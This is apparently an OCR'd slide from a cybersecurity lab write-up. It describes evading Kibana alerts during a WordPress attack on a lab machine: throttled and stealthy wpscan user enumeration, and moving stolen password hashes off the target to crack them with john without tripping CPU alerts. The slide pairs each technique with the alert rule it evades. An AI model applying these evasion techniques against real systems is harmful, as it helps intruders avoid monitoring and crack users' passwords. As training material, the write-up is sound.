
Mitigating Detection

- To execute the exploit without triggering the alert a pause for 1 minute after every 100 http requests can are implemented.
- An alternative option would be a stealthy wpscan option:

```
wpscan –url http://192.168.1.110/wordpress/ –enumerate u –stealthy
```

Kibana - Stealth Exploitation of Wordpress Enumeration

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```



Stealth Exploitation of Password Cracking

Monitoring Overview

- **Which alerts detect this exploit?**

  WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

- **Which metrics do they measure?**

  System CPU Processes

- **Which thresholds do they fire at?**

  Above .5 per 5 minutes

Mitigating Detection

- An alternative to using john on the target machine would be to move the wp_hashes.txt onto your own machine, this way your personal CPU is used. You want to avoid adding/changing files on the vulnerable machine to avoid detection.
- Another option is to run john with OpenMP which brings Multi-Processing in and spreads the CPU load reducing the likelihood of reaching the threshold.

Kibana - Stealth Exploitation of Password Cracking

```
WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
```